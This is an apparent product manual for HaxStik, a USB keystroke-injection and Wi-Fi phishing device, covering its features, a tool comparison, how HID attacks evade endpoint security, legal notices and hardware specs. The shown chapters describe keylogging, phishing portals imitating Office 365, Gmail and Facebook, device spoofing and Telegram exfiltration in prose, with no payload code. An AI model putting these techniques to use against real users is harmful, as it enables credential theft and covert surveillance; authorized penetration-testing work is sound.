HaxBD

HAXSTIK

THE COMPLETE GUIDE

AI Payload Generator

USB Rubber Ducky ·Live Keystroke Audit · Wi-Fi Captive Portal
Keystroke Injection · Loot Capture · Ducky Script V3

Version 1.0 · Compatible with HaxStik Firmware v1.0.0

For Authorized Security Testing Only

haxbd.com

Contents

FRONT MATTER

PART - I
GETTING STARTER (Chapters 1 – 6)

PART II
HAXSTIK OS — COMPLETE REFERENCE (Chapters 7–9)

PART III
DUCKYSCRIPT SCRIPTING GUIDE (Chapters 10–14)

A P P E N D I C E S

Introduction

HaxStik — The Complete Guide

HaxStik is a professional USB security testing device built on an ESP32-S3 microcontroller in a standard USB flash drive form factor. It presents itself to any host computer as a trusted USB keyboard and mouse, injects keystrokes at machine speed, creates its own WiFi access point for remote control, harvests credentials through a browser-based captive portal, captures keystrokes and structured data through a CDC serial return channel, and forwards everything to the operator through Telegram — all from a device small enough to hold between two fingers.

This guide is the complete reference for HaxStik v1.0.0. It covers every hardware feature, every dashboard tool, every firmware setting, and every DuckyScript command. Every chapter was written directly from the firmware source code. Every payload was tested on real hardware before publication.

Who This Book Is For

This guide is written for security professionals, penetration testers, IT administrators, and advanced enthusiasts who use or plan to use HaxStik for authorized security testing. It assumes you have a basic familiarity with computers and operating systems. No programming background is required to use most of the device — the DuckyScript sections start from absolute beginner level and build progressively.

What You Will Get From This Book

- **Complete device mastery:** Every feature, every tool, every setting explained with screenshots and verified against the firmware source code.
- **Practical payload skills:** From your first Hello World script to cross-platform adaptive payloads using V3 logic — step by step.
- **Real-world operational knowledge:** How to configure, deploy, and control HaxStik in authorized security assessments — not just theory.
- **Tested reference payloads:** 20 ready-to-use DuckyScript payloads confirmed working on real hardware across Windows, Linux, and macOS.
- **Complete technical reference:** Every DuckyScript command, alias, syntax, timing guideline, and troubleshooting solution in one place.

How This Book Is Organized

- **Part I — Getting Started (Chapters 1–6):** Hardware overview, first-time setup, dashboard walkthrough, Payload Studio, and USB identity spoofing. Start here if you are new to HaxStik.
- **Part II — HaxStik OS (Chapters 7–9):** Deep reference for every OS feature — keystroke monitor, loot capture, captive portal, boot configuration, OS fingerprinting, and the V3 engine.
- **Part III — DuckyScript Guide (Chapters 10–14):** Complete scripting reference from basic commands through intermediate payload development, a 20-payload reference library, a command quick reference, and troubleshooting.
- **Appendices:** USB VID/PID database, glossary of terms, and resources for further learning.

> *"Security is not a product — it is a process. HaxStik is a tool for testing whether that process is working. Used correctly and legally, it makes systems stronger."*
>
> *— HaxBD — Design Philosophy*

How to Use This Book

This guide is designed to be read in two different ways depending on your experience level with HaxStik. Both paths lead to the same destination — complete operational competence — but they take different routes.

If You Are New to HaxStik — Read in Order

Start at Chapter 1 and read sequentially through Chapter 6 before doing anything else with the device. The first six chapters build the knowledge foundation you need: what HaxStik is, what it can do legally, how to connect to it, how the dashboard works, and how to run your first payload. Skipping ahead will leave gaps that cause confusion later.

After completing Part I, move to Part II for the OS feature reference, then Part III for the scripting guide. By the time you finish Chapter 14, you will have complete mastery of every aspect of the device.

If You Have Experience — Use as Reference

Each chapter is self-contained and can be read independently. Use the Table of Contents to jump directly to the section you need. The chapter header on every page tells you exactly where you are. Cross-references throughout the text point you to related sections in other chapters when deeper context is needed.

Skill Level Indicators

Every chapter and major section is marked with a skill level indicator so you know what to expect before you start reading:

Level	What it means
● **BEGINNER**	No prior HaxStik experience needed. Basic computer skills are sufficient. Every step is explained.
● **INTERMEDIATE**	Assumes you have completed the beginner sections. Some DuckyScript or scripting experience is helpful.

Level	What it means
● ADVANCED	Assumes full familiarity with the device and DuckyScript. Technical depth — firmware behavior and edge cases.

Special Boxes Used in This Book

Throughout the text you will find four types of highlighted boxes that draw attention to important information:

> ℹ️ ℹ️ **Information**
> Additional context, technical details, or background that deepens understanding.

> ✔️ ✔️ **Note or Tip**
> Best practices, shortcuts, and operational advice from real-world usage.

> ⚠️ ⚠️ **Warning**
> Important cautions about actions that could affect device operation or testing outcomes.

> ⚖️ ⚖️ **Legal Notice**
> Specific legal requirements or boundaries relevant to the section you are reading.

Code and Payload Examples

All DuckyScript payload examples appear in dark code blocks with line numbers and a label identifying what the code does. Every payload in this book uses visible PowerShell windows (never hidden), finds HaxStik's CDC serial port automatically by USB device name (never by guessing a COM port number), and was tested on real hardware before inclusion.

You can type any code example directly into Payload Studio, or download the payload files from the Chapter 12 section. All payloads are plain .txt files — no special software needed.

What This Book Does Not Cover

This guide covers complete device operation — everything you need to use HaxStik effectively for authorized security testing. Advanced offensive techniques including credential harvesting payloads, persistence mechanisms, anti-detection methods, reverse shells, and full penetration testing methodology are covered in the companion volume: HaxStik: Masterclass (Book 2), which is written for security professionals conducting authorized engagements.

Legal Notice & Authorized Use

⚖️ ⚖️ **Read This Before Using HaxStik**

HaxStik is a professional security testing tool. Using it on any computer or network you do not own, or do not have explicit written authorization to test, is illegal in most countries worldwide. Unauthorized use can result in criminal prosecution, imprisonment, and significant financial penalties. Always obtain written authorization before any test.

What Authorized Use Means

Authorized use means you have explicit, written permission from the owner of the system, network, or device you are testing. A verbal agreement is not sufficient. The authorization must be documented, signed, and must clearly define the scope of the testing — which systems, which methods, and which time period are covered.

Testing your own personal devices — computers, phones, or networks you personally own — does not require separate authorization. However, testing any corporate, organizational, or shared infrastructure always requires documented authorization from the appropriate owner or authority, even if you work for that organization.

Applicable Laws by Region

Country/Region	Law	Relevant Sections
Bangladesh	Cyber Security Ordinance 2025	Section 19 (illegal interception), Section 33 (unauthorized access)
United Kingdom	Computer Misuse Act 1990	Sections 1, 2, 3 — unauthorized access and modification
United States	Computer Fraud and Abuse Act (CFAA)	18 U.S.C. § 1030 — unauthorized access to protected computers
European Union	Directive 2013/40/EU	Attacks against information systems — member state implementation
Australia	Criminal Code Act 1995	Division 477 — unauthorized access, modification, impairment
Canada	Criminal Code of Canada	Section 342.1 — unauthorized use of computer
India	Information Technology Act 2000	Section 66 — computer-related offences

What HaxStik Is and Is Not

✔ HaxStik IS	✗ HaxStik IS NOT
✔ A professional security testing tool	✗ A hacking tool for unauthorized access
✔ For authorized penetration testing	✗ For accessing systems without permission
✔ For security awareness demonstrations	✗ For stealing credentials from real users
✔ For testing your own devices	✗ For use in public places without permission
✔ Legal when properly authorized	✗ Legal without explicit written authorization
✔ A device that makes systems more secure	✗ A device for causing harm or disruption

HaxBD's Responsibility Statement

HaxBD designs and sells HaxStik exclusively for legitimate security research, authorized penetration testing, security awareness training, and educational use. HaxBD takes no responsibility for illegal use of this device. All buyers agree at the point of purchase to use HaxStik only for authorized and lawful purposes. If you are unsure whether a specific use is authorized, consult a qualified legal professional before proceeding.

Copyright Notice

> *"The same tool that tests a lock can pick it. Authorization is the only thing that separates a security professional from a criminal. Get it in writing."*
>
> *— HaxBD — Responsible Use Principle*

PART

I

Getting Started

Everything you need to know before you begin

Chapters 1 – 6

Introduction · Hardware · First Setup · Dashboard · Payload Studio · USB Identity

PART I · INTRODUCTION & SETUP

Chapter

1

Welcome to HaxStik

Your complete introduction to the HaxStik penetration testing device — what it is, how it works, who it is for, and how to use this guide.

Skill Levels Covered in This Chapter:

● **BEGINNER** ● **INTERMEDIATE** ● **ADVANCED**

1.1 What is HaxStik?

HaxStik is a professional-grade USB penetration testing device built on the ESP32-S3 SuperMini microcontroller. It is designed to be plugged into any standard USB-A port on a target computer, where it is immediately recognized by the host operating system as a legitimate USB keyboard and mouse — with no drivers required, no installation prompts, and no warning dialogs of any kind. From the moment it connects, HaxStik operates as a fully programmable human interface device, capable of executing complex automated keystroke and mouse sequences at machine speed.

However, HaxStik is far more than a keystroke injector. At the exact same moment it presents itself as a USB input device to the host machine, it simultaneously creates its own 2.4GHz WiFi access point. This means the operator can connect to HaxStik from any nearby smartphone, tablet, or laptop and access the full HaxStik OS web dashboard through an ordinary browser — no apps, no special software, no extra cables required. Everything is managed wirelessly through a professional web interface that gives the operator complete real-time control over every feature the device offers.

This combination — USB HID injection on one side and a full wireless control platform on the other — makes HaxStik a uniquely capable tool for modern physical penetration testing, security auditing, and USB attack surface research.

Core Features — HaxStik v1.0.0

Running firmware version v1.0.0, HaxStik provides the following capabilities, all controlled through the HaxStik OS web dashboard:

- **USB HID Keystroke & Mouse Injection:** Executes DuckyScript V3 payloads at configurable speed, sending keystrokes and mouse events to the target machine exactly as if a human were typing and clicking.
- **WiFi Access Point:** Creates a private 2.4GHz WiFi network the operator connects to for dashboard control. SSID, password, and network visibility are all configurable.
- **Browser-Based OS Dashboard:** A full web application hosted on the device itself. Any modern browser on any device works — no installation required.
- **DuckyScript V3 Engine:** A complete script interpreter supporting variables, IF/ELSE logic, WHILE loops, FUNCTION declarations, CALL statements, arithmetic, random values, and built-in OS detection.
- **Live Keystroke Monitor:** When a keylogger payload is deployed and running on the target machine, HaxStik captures every keystroke, mouse click, and active window change in real time, streaming them live to the dashboard via WebSocket.
- **Loot Capture System:** A separate data collection mechanism where payloads write structured data back to HaxStik using special <<LOOT>>...</LOOT>> markers, saved to onboard SPIFFS storage.
- **USB Identity Spoofing:** Changes the VID, PID, manufacturer name, and product name that HaxStik reports to the host OS — making it appear as a Logitech, Dell, Apple, Microsoft, or Lenovo keyboard, or any fully custom identity.
- **Captive Portal Engine:** Creates a WiFi phishing environment with 4 built-in templates (Corporate Network, Microsoft Office 365, Google Gmail, Facebook) plus a fully custom HTML option. Submitted credentials are saved to the loot system.
- **OS Auto-Detection:** Automatically identifies Windows, Linux, or macOS using two independent methods — passive USB LED monitoring and active CapsLock timing — with no visible action on screen.
- **Auto-Run Payload on Boot:** A payload can be configured to run automatically the moment HaxStik is plugged into any USB port — no phone, no browser, no operator action required. This is HaxStik's standalone mode.
- **Mouse Jiggler:** Sends a small mouse movement every 60 seconds to prevent the target screen from locking during a long engagement.
- **Telegram Data Exfiltration:** When connected to an internet-capable WiFi network, HaxStik automatically forwards captured data to a configured Telegram Bot in real time.
- **OTA Firmware Updates:** Connects to the HaxBD update server to check for and apply firmware updates wirelessly — no USB flashing cables or tools required.
- **Payload Studio:** A full code editor built into the dashboard for writing, editing, saving, and deploying DuckyScript payloads directly on the device.

Who is HaxStik For?

HaxStik is designed for security professionals, researchers, and learners conducting authorized security work:

- **Professional Penetration Testers:** Security consultants conducting authorized physical penetration tests who need a reliable, wireless-controlled HID injection platform.
- **Corporate Security Auditors:** IT security teams testing whether their organization's USB device policies and endpoint security controls are working correctly.
- **Red Team Operators:** Advanced security professionals who need a compact device that can inject payloads, capture data, and exfiltrate results — all standalone if needed.
- **Security Students & Learners:** Anyone studying cybersecurity or ethical hacking in a controlled lab environment who wants hands-on experience with real-world USB attack vectors.
- **CTF Competitors:** Participants in cybersecurity competitions who need fast, reliable automation for physical access challenges.
- **Security Researchers:** Researchers studying USB HID attack surfaces, endpoint detection evasion, and physical security vulnerabilities.

> ⚠️ **IMPORTANT — Authorized Use Only**
> HaxStik is a professional security research tool. It must only be used on devices and networks you own or have explicit written permission to test. Unauthorized use is illegal in every jurisdiction. See Section 1.4 for the complete legal framework before proceeding with any testing activity.

1.2 HaxStik vs Other Tools

The comparison below covers all major USB HID injection and Rubber Ducky-style attack tools on the market. The comparison is fully honest in both directions — it clearly shows where HaxStik leads, and where other tools have capabilities that HaxStik does not. Features specific to non-HID functions (such as Flipper Zero's Sub-GHz radio, NFC, or RFID capabilities) are outside the scope of this comparison, which focuses exclusively on USB HID attack and injection-related capabilities.

> ℹ️ **About the Devices in This Comparison**
> Rubber Ducky (Hak5): Direct USB HID injector — same primary category as HaxStik.
> Bash Bunny (Hak5): Linux-based multi-function USB platform — broader category.
> O.MG Cable (Hak5/MG): HID injection hidden inside a USB cable — stealth category.
> Flipper Zero: Multi-radio handheld tool — includes USB HID as one feature among many.
> All comparisons below are limited to USB HID attack-related capabilities only.

Feature Comparison — USB HID Attack Capabilities

Feature / Capability	HaxStik	Rubber Ducky	Bash Bunny	O.MG Cable	Flipper Zero
HARDWARE & FORM FACTOR					
Main Chip / Processor	ESP32-S3 LX7 240MHz	AT32UC3B	ARM Cortex-A9	ESP8266	STM32WB55
Form Factor	Compact USB-A dongle	Compact USB-A	Larger USB-A	USB cable (hidden)	Handheld device
Standalone — No Phone Needed	✔ (boot payload)	✔	✔	✔	✔
Physical Buttons	✘	✘	✔ (2 buttons)	✘	✔ (5-way)
Built-in Screen	✘	✘	✘	✘	✔ (LCD)
USB HID INJECTION & SCRIPTING					
USB HID Keystroke Injection	✔	✔	✔	✔	✔
USB HID Mouse Control	✔	✘	✔	✔	✔
DuckyScript Support	✔ Full V3	✔ Full V3	✔ Partial	✔ Basic	✔ Partial
Variables & Arithmetic (V3)	✔	✔	✘	✘	✘

Feature / Capability	HaxStik	Rubber Ducky	Bash Bunny	O.MG Cable	Flipper Zero
IF / ELSE Logic (V3)	✔	✔	✘	✘	✘
WHILE Loops (V3)	✔	✔	✘	✘	✘
FUNCTION / CALL (V3)	✔	✔	✘	✘	✘
OS Auto-Detection Built-in	✔	✘	✘	✘	✘
Auto-Run Payload on Boot	✔	✔	✔	✔	✔
Requires Encoder / Compiler	✘ None needed	✔ Hak5 encoder	✔ SSH needed	✔ App needed	✘
ATTACKMODE Switching	✘	✔	✔	✘	✘
USB IDENTITY SPOOFING					
VID / PID Spoofing	✔	✘	✔ Partial	✘	✘
Manufacturer & Product String	✔	✘	✘	✘	✘
Serial Number Customization	✔	✘	✘	✘	✘
Preset Device Profiles	✔ 6 profiles	✘	✘	✘	✘
USB Mass Storage Emulation	✘	✘	✔	✘	✘
USB Ethernet / RNDIS Emulation	✘	✘	✔	✘	✘
Cable Disguise (stealth cable)	✘	✘	✘	✔	✘
WIRELESS CONTROL & DATA CAPTURE					
Built-in WiFi	✔ 2.4GHz	✘	✘	✔ Limited	✔ Limited
Web Browser Control Panel	✔ Full OS	✘	✘	✔ Basic	✘
Captive Portal (WiFi Phishing)	✔ 4 templates+custom	✘	✘	✘	✘
Live Keystroke Monitor	✔ With payload	✘	✘	✘	✘
Loot / Data Capture Storage	✔ SPIFFS	✘	✔	✔ Limited	✔
Telegram Data Exfiltration	✔ Built-in	✘	✘	✘	✘
Mouse Jiggler	✔ Built-in	✘	✘	✘	✘

Feature / Capability	HaxStik	Rubber Ducky	Bash Bunny	O.MG Cable	Flipper Zero
OTA Firmware Update	✔ Server OTA	✘	✔ Limited	✔	✔
Community Payload Library	Growing	Large (10yrs+)	Moderate	Moderate	Active

> ℹ️ **Standalone Mode Note**
> HaxStik supports fully standalone operation. Configure a payload to auto-run on boot via the dashboard settings, then plug HaxStik into any USB port — the payload executes automatically with no phone, browser, or operator interaction required. This makes HaxStik suitable for drop-and-forget scenarios in authorized physical penetration testing engagements.

What HaxStik Does Better

- **No encoder or compiler required:** Write a payload in the browser, click deploy. No separate software, no encoder app, no SSH session needed.
- **Wireless real-time control:** Watch payload execution live, stop it mid-run, change payloads, and launch new attacks from your phone across the room — all wirelessly via the web dashboard.
- **Built-in data return channel:** HaxStik uses its USB CDC serial port as a return path — payloads send captured data back through the same USB connection for storage or Telegram forwarding.
- **WiFi phishing built-in:** Run USB HID injection and a captive portal credential harvesting operation simultaneously — two attack vectors, one device, no extra hardware.
- **V3 DuckyScript with real programming logic:** Variables, IF/ELSE conditions, WHILE loops, FUNCTION declarations, and OS-adaptive payloads that intelligently respond to what they find on the target system.
- **OS auto-detection:** Payloads can automatically detect Windows, Linux, or macOS and adjust their behavior accordingly — no manual configuration per target needed.
- **OTA wireless updates:** New firmware delivered wirelessly. No disassembly or flashing cables ever required.

Where Other Tools Have Advantages

- **Bash Bunny:** Full Linux OS with bash scripting, apt package support, USB Ethernet/RNDIS emulation, and Mass Storage emulation. Physical ATTACKMODE switch. If you need a Linux computer in a USB stick with full network pivoting capability, Bash Bunny is the right tool.
- **O.MG Cable:** Ultimate stealth — looks and functions as a normal USB cable with zero visual difference from a legitimate cable. If physical concealment and leaving no visible foreign device behind is the primary requirement, O.MG Cable wins on form factor.
- **Rubber Ducky:** Ten-plus years of community development means an enormous library of tested, battle-proven DuckyScript payloads. If you need access to the largest collection of ready-made scripts, Rubber Ducky's ecosystem is the most mature available.
- **Flipper Zero:** Standalone handheld device with its own screen, buttons, and battery. Needs no phone or laptop for operation. For HID injection use cases specifically, it operates independently. Its broader radio capabilities (Sub-GHz, NFC, RFID, IR) are outside this comparison but make it a versatile multi-tool for assessments that require multiple attack vectors beyond USB.

1.3 How USB HID Attacks Work

To use HaxStik effectively and to explain your findings clearly in a security report, you need to understand the technical foundation of USB HID attacks. This section explains the mechanism from the USB protocol level down to why the attack works even on fully patched, enterprise-hardened systems.

What is USB HID?

USB divides devices into classes based on their function. When you plug in a device, it tells the host computer what class it belongs to, and the host loads the appropriate driver. The Human Interface Device class — HID — covers keyboards, mice, trackpads, gamepads, and any other device that provides direct human input to a computer.

When you plug a USB keyboard into a computer, it announces itself as a HID device, the OS loads its generic built-in HID driver (present on every modern operating system with no installation required), and from that point the keyboard sends HID reports describing exactly what the user is doing — which keys are pressed, where the mouse moved, which buttons are clicked.

Why Computers Trust Keyboards Completely

Here is the fundamental security issue that makes HID attacks possible: operating systems have no mechanism to authenticate or verify USB HID devices. There is no concept of a trusted keyboard versus an untrusted keyboard at the hardware or protocol level. Every device that announces itself as a USB keyboard and sends valid HID reports will have those reports processed and acted upon — immediately, unconditionally, and with the same privileges as the logged-in user.

This is not a bug or security flaw — it is a deliberate design decision made for universal compatibility. From the operating system's perspective there is absolutely no difference between a human typing on a physical keyboard and HaxStik injecting those same keystrokes via USB HID reports. Both look identical. Both produce the same keyboard events in the active application.

The HID Attack Sequence — Step by Step

1. The host OS detects a new USB device and requests its device descriptor — a data structure describing the manufacturer name, product name, class, and capabilities of the device.
2. HaxStik responds with its configured identity. By default this is Logitech USB Keyboard (VID 0x046D, PID 0xC31C). The OS sees a standard keyboard and the built-in HID driver loads immediately — no installation prompt is shown.
3. USB enumeration completes. From the OS perspective a new keyboard and mouse have been connected. The OS is fully ready to receive HID input reports from HaxStik.
4. HaxStik's payload engine reads the DuckyScript payload stored in its SPIFFS filesystem. Each command is translated into one or more USB HID reports and sent to the host machine.
5. The host OS receives each HID report and processes it exactly as if the user pressed that key or moved that mouse. The active application receives the keyboard and mouse events.
6. Because keystrokes arrive at machine speed, complex multi-step tasks that would take a human several minutes complete in seconds.

> ✔️ **Why Speed Matters**
> A well-crafted HaxStik payload that opens PowerShell, executes a command, and closes the window can complete in under 5 seconds — faster than most users notice anything happened, and far faster than any monitoring policy could respond. Understanding this speed is essential for writing effective payloads and explaining the real impact of findings to clients.

Why Antivirus and Endpoint Security Cannot Stop HID Injection

Traditional antivirus and endpoint detection tools monitor files written to disk, network connections, process creation events, and memory allocation patterns. They operate at the software and operating system layer.

HID attacks operate at the hardware driver layer, below where antivirus software functions. From the perspective of every security tool running on the target machine, HaxStik's keystrokes are completely indistinguishable from the user's own typing. When HaxStik types powershell.exe into a Run dialog, security software sees a user opening PowerShell — not a USB attack. The attack bypasses signature scanning, behavioral analysis, and file system monitoring entirely because it never writes a malicious file anywhere. It simply types.

This is precisely why USB HID attack surface testing is such an important part of modern physical penetration testing assessments. Organizations that have invested heavily in software-level endpoint protection can still be compromised by a two-second physical access event.

HaxStik's Dual USB Operation

A key technical characteristic of HaxStik is that it presents two completely independent USB functions simultaneously through a single physical USB connection:

- **HID Function:** HaxStik presents a USB HID keyboard and USB HID mouse to the host OS. This channel is used exclusively for payload injection — sending keystrokes and mouse events to the target machine.
- **CDC Function (Virtual Serial Port):** HaxStik simultaneously presents a USB CDC virtual serial port to the host OS. Payloads running on the target machine can use this channel to send data back to HaxStik. The live keylogger payload streams captured keystrokes back through this channel, and payloads use the <<LOOT>>...</LOOT>> marker format to save structured captured data to onboard SPIFFS storage.

These two USB functions operate completely independently and simultaneously. The target OS sees one device that is both a keyboard/mouse and a serial port. HaxStik uses them for opposite directions: HID out for payload injection, CDC in for data capture and return.

1.4 Legal & Ethical Framework

Before using HaxStik in any capacity, you must fully understand the legal boundaries governing penetration testing tools. Security tools that inject keystrokes, capture credentials, and intercept data are subject to serious criminal laws in every country. Using them without proper authorization is a criminal offense that can result in arrest, prosecution, and imprisonment — regardless of intent or claimed purpose.

The Golden Rule: Written Authorization First, Always

The single most important rule in penetration testing is this: you must have explicit written authorization from the legal owner of the systems you are testing before you do anything. Not verbal permission. Not an email. Not an assumption. Written authorization, signed by someone with legal authority to grant it, specifying exactly what you are permitted to do, on which systems, and during which time period.

Without this document, any security test you perform — no matter how well-intentioned — is potentially a crime. With it, you are a professional doing your job.

> ⚖️ **LEGAL WARNING — Read Before Using HaxStik**
> Connecting HaxStik to any computer system without the explicit written authorization of the system owner is illegal under the computer crime laws of virtually every country. This includes testing on systems you do not personally own, systems at your place of employment without written authorization, and any system in a public or semi-public location. Unauthorized use exposes you to criminal prosecution, civil liability, and professional consequences. HaxBD accepts no responsibility for any unauthorized or illegal use of this device.

Bangladesh — Cyber Security Ordinance 2025 (Current Operative Law)

For users operating in Bangladesh, the current applicable law is the Cyber Security Ordinance 2025, which came into force in May 2025. This Ordinance replaced the Cyber Security Act 2023, which itself replaced the Digital Security Act 2018 in September 2023. The Ordinance carries forward all major cybercrime provisions with updated enforcement powers.

The following sections are most directly relevant to the use of HID injection and network testing tools:

Section 17 — Illegal Access to Critical Information Infrastructure: Unauthorized access to government-designated Critical Information Infrastructure — including government databases, financial systems, power grids, and telecommunications networks — carries imprisonment of up to 14 years and/or a fine of up to Tk. 1 crore. Any HaxStik test against systems qualifying as critical infrastructure without written authorization falls under this section.

Section 27 — Cyber Terrorism: Intentional cyber attacks that threaten national security, damage financial systems, or disrupt critical services are punishable by up to 14 years imprisonment and/or a fine of up to Tk. 1 crore. High-impact payload execution against unauthorized critical targets could be prosecuted under this section.

Section 33 — Hacking (Unauthorized Access): This is the primary hacking section and the most directly applicable to unauthorized HaxStik use. It criminalizes unauthorized access to, intrusion into, or interference with any computer, computer system, or computer network. Penalties include significant imprisonment and fines depending on damage caused.

Section 19 — Identity Theft and Digital Impersonation: Using a digital device to impersonate another person or organization without authorization — which includes certain applications of the USB Identity Spoofing feature when used against unauthorized targets — carries up to 5 years imprisonment and/or a fine of up to Tk. 5 lac.

> ✔ **Authorized Testing Defense**
> Bangladesh law recognizes that authorized penetration testing is a legitimate professional activity. With documented written authorization from the system owner, a test conducted within defined scope, and good faith demonstrated at every step, you are protected. Your written authorization document is your legal shield — keep it accessible during every engagement.

International Laws — Overview

For users operating internationally or testing systems across jurisdictions:

Computer Fraud and Abuse Act (CFAA) — United States: Unauthorized access to any protected computer (virtually all internet-connected systems) is a federal crime. Penalties range from fines to 10+ years imprisonment. Authorized testing with written documentation is a recognized defense.

Computer Misuse Act 1990 — United Kingdom: Criminalizes unauthorized access to computer material, unauthorized access with intent, and unauthorized modification. Penalties up to 10 years imprisonment. The UK law provides an authorized act defense for legitimate contracted security testing.

EU Directive 2013/40/EU — Attacks Against Information Systems: All EU member states must criminalize illegal access, system interference, and data interception. Penalties vary by member state but are significant throughout Europe.

Singapore — Computer Misuse Act: Unauthorized computer access carries up to 2 years imprisonment for a first offense, significantly more for repeat offenses or where damage is caused.

How to Obtain Written Authorization

Before any engagement involving HaxStik, obtain a signed document that includes at minimum:

1. Full legal name, title, and contact information of the authorizing party
2. Clear scope definition — exactly which systems, networks, and physical locations are in scope
3. Explicit list of permitted techniques — name USB HID injection, captive portal testing, and keylogger payload deployment specifically if they will be used
4. Testing period — specific authorized dates and hours
5. Data handling requirements — retention period and destruction method for any captured data
6. Emergency contact — who to call immediately if something goes wrong
7. Signature of authorizing party with name, title, and date

Responsible Disclosure

When you discover genuine security vulnerabilities during an authorized engagement:

1. Document every finding with evidence before any further exploitation
2. Do not retain captured credential data beyond what is necessary to prove the vulnerability
3. Deliver a professional written report immediately after the testing period concludes
4. Do not publicly disclose specific vulnerabilities without first giving the organization a reasonable remediation window — typically 90 days is the industry standard
5. Wipe all test data from HaxStik's onboard storage immediately after delivering the report

1.5 What's in This Book

This guide is organized to take you from complete beginner — unboxing HaxStik for the first time — all the way to advanced operator running complex multi-stage engagements. It is structured into five parts, each building on the last, with every chapter written to serve as both a learning resource and a permanent reference you will return to repeatedly.

How to Use This Guide

Read the book in order on your first pass through. Early chapters build the foundational knowledge that later chapters assume you already have. If you skip directly to the payload cookbook in Chapter 13 without reading how the DuckyScript engine works in Chapters 10 and 11, the scripts will execute but you will not understand what they are doing or how to fix them when something goes wrong.

After your first read-through, use this book as a reference manual. Every DuckyScript command is documented in full. Every dashboard feature is explained. Every troubleshooting scenario is covered in Chapter 22. The appendices at the back provide quick-reference cheat sheets you can use without reading the full chapter.

Indicator	Level	What It Means
● **BEGINNER**	Beginner	No prior knowledge required. Step-by-step instructions for complete beginners.
● **INTERMEDIATE**	Intermediate	Basic computing knowledge helpful. Some scripting experience recommended.
● **ADVANCED**	Advanced	Requires networking, scripting, and security knowledge. For professionals.

Ready to begin? Turn the page — Chapter 2 takes you inside the hardware.

Chapter

2

Hardware Deep Dive

A complete technical breakdown of HaxStik's hardware platform — the ESP32-S3 chip, full specifications, USB protocol fundamentals, system architecture, storage layout, and hardware comparison.

Skill Level:

● **BEGINNER** ● **INTERMEDIATE**

2.1 ESP32-S3 Architecture

HaxStik is built on the ESP32-S3 — a system-on-chip (SoC) designed and manufactured by Espressif Systems. Understanding this chip is important because every capability HaxStik has — its dual USB functions, its WiFi access point, its real-time web server, and its payload processing engine — all run simultaneously on this single piece of silicon. The ESP32-S3 was specifically chosen for HaxStik because it is one of the very few microcontroller-class chips that provides native USB device capability, integrated WiFi, and true dual-core processing together in a compact, low-cost package.

What is the ESP32-S3?

The ESP32-S3 is a microcontroller SoC belonging to Espressif's ESP32 product family. It represents a significant architectural upgrade over earlier ESP32 variants. The key architectural feature that makes HaxStik possible is the ESP32-S3's native USB OTG (On-The-Go) controller. Unlike earlier ESP32 chips that required an external USB-to-serial bridge chip for any USB communication, the ESP32-S3 can directly implement USB device functionality in hardware — including composite USB devices that present multiple independent interfaces simultaneously over a single USB connection. This is what allows HaxStik to operate as a USB keyboard, USB mouse, and USB serial port all at the same time without any external chips.

Processor — Dual-Core Xtensa LX7

The ESP32-S3 features a dual-core Xtensa LX7 processor. Both cores run at up to 240MHz. The LX7 is a 32-bit RISC architecture processor with hardware floating-point support, deep instruction pipeline, and hardware-level instruction caching optimized for low-latency response to peripheral events.

HaxStik v1.0.0 firmware uses both cores deliberately and strategically:

- **Core 1 (Arduino / USB Core):** The main Arduino loop, the USB HID keyboard and mouse stack, the web server, the WebSocket handler, and the payload execution FreeRTOS task all run on Core 1. Pinning the payload task to the same core as the USB stack ensures USB HID flush timing remains precise — keystrokes are delivered at the correct intervals without being delayed by network operations on Core 0.
- **Core 0 (WiFi / Network Core):** The Telegram exfiltration background task is pinned to Core 0, which is the ESP32-S3's designated WiFi core. This means HTTPS network calls for Telegram delivery never block or interrupt USB HID operations or web server responses on Core 1.

Memory

The ESP32-S3 integrates the following memory resources on-chip:

- **512KB On-chip SRAM:** The primary working memory. This is where the FreeRTOS kernel, the web server framework, all runtime variables, the live keystroke monitor ring buffer (10,000 bytes), the loot capture buffer, and all active connection state reside simultaneously.
- **16MB SPI Flash:** HaxStik uses 16MB of SPI flash storage. A portion of this flash is partitioned as SPIFFS (SPI Flash File System) — HaxStik's onboard filesystem for storing payload scripts, settings, loot data, and captive portal templates. The OTA update system uses a second flash partition to stage new firmware before activation, enabling safe rollback if an update fails.
- **Instruction Cache (16KB + 16KB):** Two-level hardware instruction cache that dramatically reduces execution latency for frequently called code. This is particularly important for HaxStik's payload engine which processes DuckyScript commands in a tight loop during injection, and for the web server which must respond to dashboard requests at low latency even while a payload is running.

Why the ESP32-S3 Was Chosen for HaxStik

The ESP32-S3 was selected over other microcontroller platforms because no other comparable chip provides this specific combination of capabilities at this price point and form factor:

- **Native USB OTG — the critical requirement:** Direct hardware USB device support with composite device capability. This enables HaxStik to present HID Keyboard + HID Mouse + CDC Serial simultaneously over one USB connection. No other chip in the ESP32 family or the common AVR family provides this with native hardware support at this scale.
- **Integrated 802.11 WiFi:** Full 2.4GHz 802.11 b/g/n WiFi stack with TCP/IP, capable of running access point mode and station client mode simultaneously. This enables the wireless dashboard and Telegram exfiltration without any external WiFi module or extra chips.
- **Dual-core processing:** Running USB operations, a FreeRTOS web server, a WebSocket stream, a DNS server, an OTA update client, and a DuckyScript payload engine all concurrently requires genuine multi-core capability. Single-core microcontrollers simply cannot handle this workload without one task starving another.
- **Mature Arduino ecosystem:** The ESP32 Arduino framework provides TinyUSB integration, AsyncTCP, ESPAsyncWebServer, SPIFFS, OTA update libraries, and full WiFi management under one platform — simplifying firmware development and ensuring long-term maintainability.

> ℹ️ **FreeRTOS — Real-Time Operating System**
> HaxStik v1.0.0 firmware runs on FreeRTOS, a real-time operating system built into the ESP32 Arduino framework. FreeRTOS allows multiple concurrent tasks: the web server, payload execution, Telegram exfil, and the main loop all run genuinely in parallel across the two processor cores.
> This is why connecting to the dashboard and watching live keystroke output while a payload is executing works without either operation blocking the other — they are running on separate cores at the same time.

2.2 HaxStik Hardware Specifications

The following specification table documents HaxStik's confirmed hardware and firmware characteristics. Every value listed here is verified directly from the HaxStik v1.0.0 firmware source code and the ESP32-S3 hardware platform specifications.

Complete Specification Sheet — HaxStik v1.0.0

Specification	Value / Detail
Chip	Espressif ESP32-S3
Processor	Dual-core Xtensa LX7, up to 240MHz per core
Architecture	32-bit RISC with hardware floating-point unit
On-chip SRAM	512KB (shared instruction + data SRAM)
Flash Storage	16MB SPI Flash
Filesystem	SPIFFS (SPI Flash File System)
Keystroke Log Buffer	10,000 bytes (10KB) RAM ring buffer
Loot Capture Buffer	4,096 bytes maximum per single capture (safety cap)
